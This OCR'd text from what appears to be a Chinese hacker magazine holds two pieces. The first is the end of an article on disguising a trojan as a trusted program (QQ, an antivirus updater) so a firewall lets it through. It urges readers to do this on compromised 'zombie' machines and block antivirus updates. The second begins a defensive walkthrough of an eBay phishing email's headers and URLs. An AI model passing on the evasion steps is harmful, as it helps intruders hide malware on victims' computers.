然后在"X:\Program Files\Internet Explorer\iexplore.exe"（X为系统盘）拷贝出一份，同样用ResScope打开，把刚才导出的资源文件导入进去，保存好后，把它重命名为QQ.exe，并拷贝到QQ目录下，替换掉真实的QQ。好了，一切搞定之后，双击假冒的QQ.exe，便启动了我们熟悉的IE，在地址栏中随便输入一个地址，可以正常访问，发现天网不再弹出那个烦人的访问规则确认框了。

用QQ和IE做例子只是因为比较方便，毕竟大家都有这两样东西，又因手头没有比较好的小马，况且在自己机子上运行木马我才不干呢！不过可以用同样的原理在你的肉鸡上试一下，这回再也不是QQ和IE了，而是你的小马和杀毒软件升级程序（毕竟比较少用，不易被发觉，其他的当然也可以，只要不易被管理员察觉的，防火墙又允许访问网络的程序都可以，如果是系统文件的话，我建议你去看一下第2005年第11期的"Windows文件保护如此不堪一击"，毕竟Windows还有WFP保护着呢。）这样既达到了你的目的又让杀毒软件不能升级，岂不是一举两得。

适合读者：入侵爱好者、网民、
前置知识：无



从EBay钓鱼邮件想到的

文／郝永清

每天都打开自己的GMAIL来收邮件，今天突然想起了我的Tom信箱。很长时间我都是用它来接收垃圾邮件，前几个月还收到过PayPal的钓鱼邮件，结果不小心被我删了，当然我还是先去下载了他的钓鱼代码，可惜一直没有破解出他的邮箱。还收到一个假QQ找回密码的邮件，可惜去的时候网站不在了。最近有人在QQ上发名为"我的最近照片．exe"的文件给我，还不停叫我接收，这种白痴真丢人，做菜鸟黑客做到这个样子，我连骂他的力气都没有，直接加入黑名单。

今天收到了EBay的邮件，大笑，此邮件肯定是假的，我从来不用网上银行，也不用我收垃圾邮件的邮件注册重要的站点。

小知识 网络钓鱼（Phishing）一词，是"Fishing"和"Phone"的综合体，由于黑客始祖起初是以电话作案，所以用"Ph"来取代"F"，创造了"Phishing"，Phishing发音与Fishing相同。"网络钓鱼"攻击者利用欺骗性的电子邮件和伪造的Web站点来进行诈骗活动，受骗者往往会泄露自己的财务数据，如信用卡号、账户和口令、社保编号等内容。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等可信的品牌，在所有接触诈骗信息的用户中，有高达5％的人会对这些骗局做出响应。

反网络钓鱼首先需要设置一下邮件察看方式，以TOM信箱为例，进入邮件设置→参数设置，修改信头显示，选择全部显示，如图1所示

查看这封邮件，发现日期是2003年1月18日，我每次登录这TOM邮箱后总是要删光邮件，然而日期竟然是




图1

这个，看来对方发邮件的工具比较有意思，能够修改邮件的日期。如图2所示。




图2

进入邮件正文，察看邮件头

```
Received: from p50843426.dip0.t-ipconnect.de (unknown [80.132.52.38])
    by bjmx4 (Coremail) with SMTP id bV8AANJRE0M3ADQm.1
    for <tomb99@tom.com>; Tue, 30 Aug 2005 02:21:18 +0800 (CST)
X-Originating-IP: [80.132.52.38]
FCC: mailbox://identdep_op2@ebay.com/Sent
X-Identity-Key: id1
Date: Sat, 18 Jan 2003 04:36:51 +0500
From: eBay Inc <identdep_op2@ebay.com>
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: tomasotispqti@tom.com
Subject: EBAY INC - URGENT SECURITY NOTICE [Sat, 18 Jan 2003 05:33:51 +0600]
Content-Type: multipart/related;
boundary="------------020900060008040105070004"
Message-Id: <4313521E.100EEC.00323>
```

原来对方机器上的日期是2003年1月18日。看看对方IP：80.132.52.38→来自德国。对方邮件identdep_op2@ebay.com。收件人上面没有我的邮件地址，但是怎么就到我这？比较奇怪。

小知识 邮件头提供了详细技术信息列表，如：该邮件的发件人、用于撰写该邮件的软件以及在其到达收件人途中所经过的电子邮件服务器。这

些详细信息对于辨别电子邮件的问题或者辨别未经授权的商务邮件的来源非常有用。当然这个信息也是可以伪造的。

当鼠标指向邮件正文，状态栏中地址正常。如图3所示。




图3

选中此邮件点右键，看见可真实的IP地址，如图4所示。




图4

查询一下IP，发现是黑龙江的。单击此邮件，在标题栏出现了，实际地址http://218.8.252.73/image/.../。如图5所示。




图5

打开之后，看见左下脚有警告图标，如图6所示。




图6

